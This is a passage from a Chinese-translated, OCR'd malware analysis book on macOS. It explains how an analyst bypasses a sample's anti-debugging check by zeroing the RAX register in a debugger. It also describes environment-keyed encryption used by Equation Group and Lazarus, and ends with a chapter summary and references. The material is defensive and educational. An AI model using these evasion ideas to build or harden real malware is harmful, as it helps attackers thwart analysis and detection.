
修改寄存器值

...绕过反调试逻辑

将EAX寄存器的值更改为0（通过reg write $rax 0）意味着比较将（现在）设置零标志。因此，je指令将把分支带到地址0x000000010000B8B2,避免调用退出（在0x000000010000B8AD）。

> 笔记:
>
> 我们只需要修改RAX寄存器（EAX）的（低）32位，因为这是比较指令（cmp）检查的全部内容。

在这一点上，我们作为恶意软件分析师似乎最终占据了上风
...任何反分析措施都无法阻止我们！正当别那么快。复杂的恶意软件作者可以利用利用“环境生成”密钥的保护加密方案。这些密钥是在受害者的系统上生成的，因此对于特定系统上的特定感染实例是唯一的。其影响相当深远。具体来说，如果恶意软件发现自己在其设置密钥的环境之外（即在受害者的机器之外），它将无法自行解密。这也意味着分析恶意软件的尝试将（可能）失败，因为它将保持加密状态：



环境保护计划
...和概述

如果这种环境保护机制得到正确实施，分析此类恶意软件的唯一方法是：

- 直接在（最初）受感染的系统上，
- 或者通过恶意软件的内存转储（在（最初）受感染的系统上捕获）

Windows恶意软件（由臭名昭著的Equation Group [22]编写）以及最近臭名昭著的Lazarus Group [23]在macOS上使用了这种保护机制。后者用受感染系统的序列号对所有第二阶段有效载荷进行加密。

> 笔记：
>
> 有关环境密钥生成（有趣）主题的更多信息，请参阅：
>
> - “为OS X编写坏@$$恶意软件”[24]
> - “面向无知的代理人的环境密钥生成”[25]

下一个

在本章中，我们讨论了常见的反分析方法，恶意软件可能会利用这些方法来挫败或使我们的分析工作复杂化。在讨论了如何识别此类逻辑之后，我们说明了如何利用静态和动态方法绕过此类逻辑，从而开始分析。

有了本章和（所有）前几章介绍的知识，我们现在准备全面分析一个复杂的Mac恶意软件，揭示其病毒感染能力、持久性机制和最终目标！

参考文献

1. 解开OSX。风尾巴
https://www.virusbulletin.com/uploads/pdf/magazine/2019/VB2019-Wardle.pdf

2. “被火烧（fox）：Firefox 0day会掉落macOS后门（OSX.NetWire.A）”
https://objective-see.com/blog/blog_0x44.html

3. “攻击性恶意软件分析：通过自定义C&C服务器剖析OSX/Fructfly.b”
https://www.virusbulletin.com/uploads/pdf/magazine/2017/VB2017-Wardle.pdf

4. OSX.EvilQuest
https://objective-see.com/blog/blog_0x59.html

5. Perl美容器
https://www.cleancss.com/perl-beautify/

6. UPX
https://upx.github.io/

7. OSX.ColdRoot
https://objective-see.com/blog/blog_0x2A.html

8. 任务浏览器
https://objective-see.com/products/taskexplorer.html

9. “去你的黑客团队” https://papers.put.as/papers/macosx/2014/SyScan360-FuckYouHackingTeam.pdf

10. “黑客团队重生；对RCS植入安装程序的简要分析” https://objective-see.com/blog/blog_0x0D.html

11. mach-o/loader.h
https://opensource.apple.com/source/xnu/xnu-6153.11.26/EXTERNAL_HEADERS/mach-o/loader.h.auto.html

12. kern/mach_loader.c
https://opensource.apple.com/source/xnu/xnu-6153.11.26/bsd/kern/mach_loader.c

13.“为OS X创建未被检测到的恶意软件”
https://ntcore.com/?p=436

14. “OSX/MacRansom”
https://objective-see.com/blog/blog_0x1E.html

15. “WTF是Mughthesec！？”
https://objective-see.com/blog/blog_0x20.html

16.“回避：macOS”
https://evasions.checkpoint.com/techniques/macos.html

17.“OSX/Proton.B：简要分析，在6英里以上”
https://objective-see.com/blog/blog_0x1F.html

18.“检测调试器”
https://developer.apple.com/library/archive/qa/qa1361/_index.html

19.“击败反调试技术：macOS ptrace变体” https://alexomara.com/blog/defeating-anti-debug-techniques-macos-ptrace-variants/

20. “静态MAC地址中的VMware OUI”
https://docs.vmware.com/en/VMware-vSphere/7.0/com.vmware.vsphere.networking.doc/GUID-ADFECCE5-19E7-4A81-B706-171E279ACBCD.html

21. OSX.KeyRanger
https://objective-see.com/blog/blog_0x16.html

22. “方程组：问题和答案”
https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/08064459/Equation_group_questions_and_answers.pdf

23.“将Lazarus集团的植入物武器化”
https://objective-see.com/blog/blog_0x54.html

24. “为OS X编写坏@$$恶意软件”
https://www.blackhat.com/docs/us-15/materials/us-15-Wardle-Writing-Bad-A-Malware-For-OS-X.pdf

25.“面向无知代理的环境密钥生成” https://www.schneier.com/wp-content/uploads/2016/02/paper-clueless-agents.pdf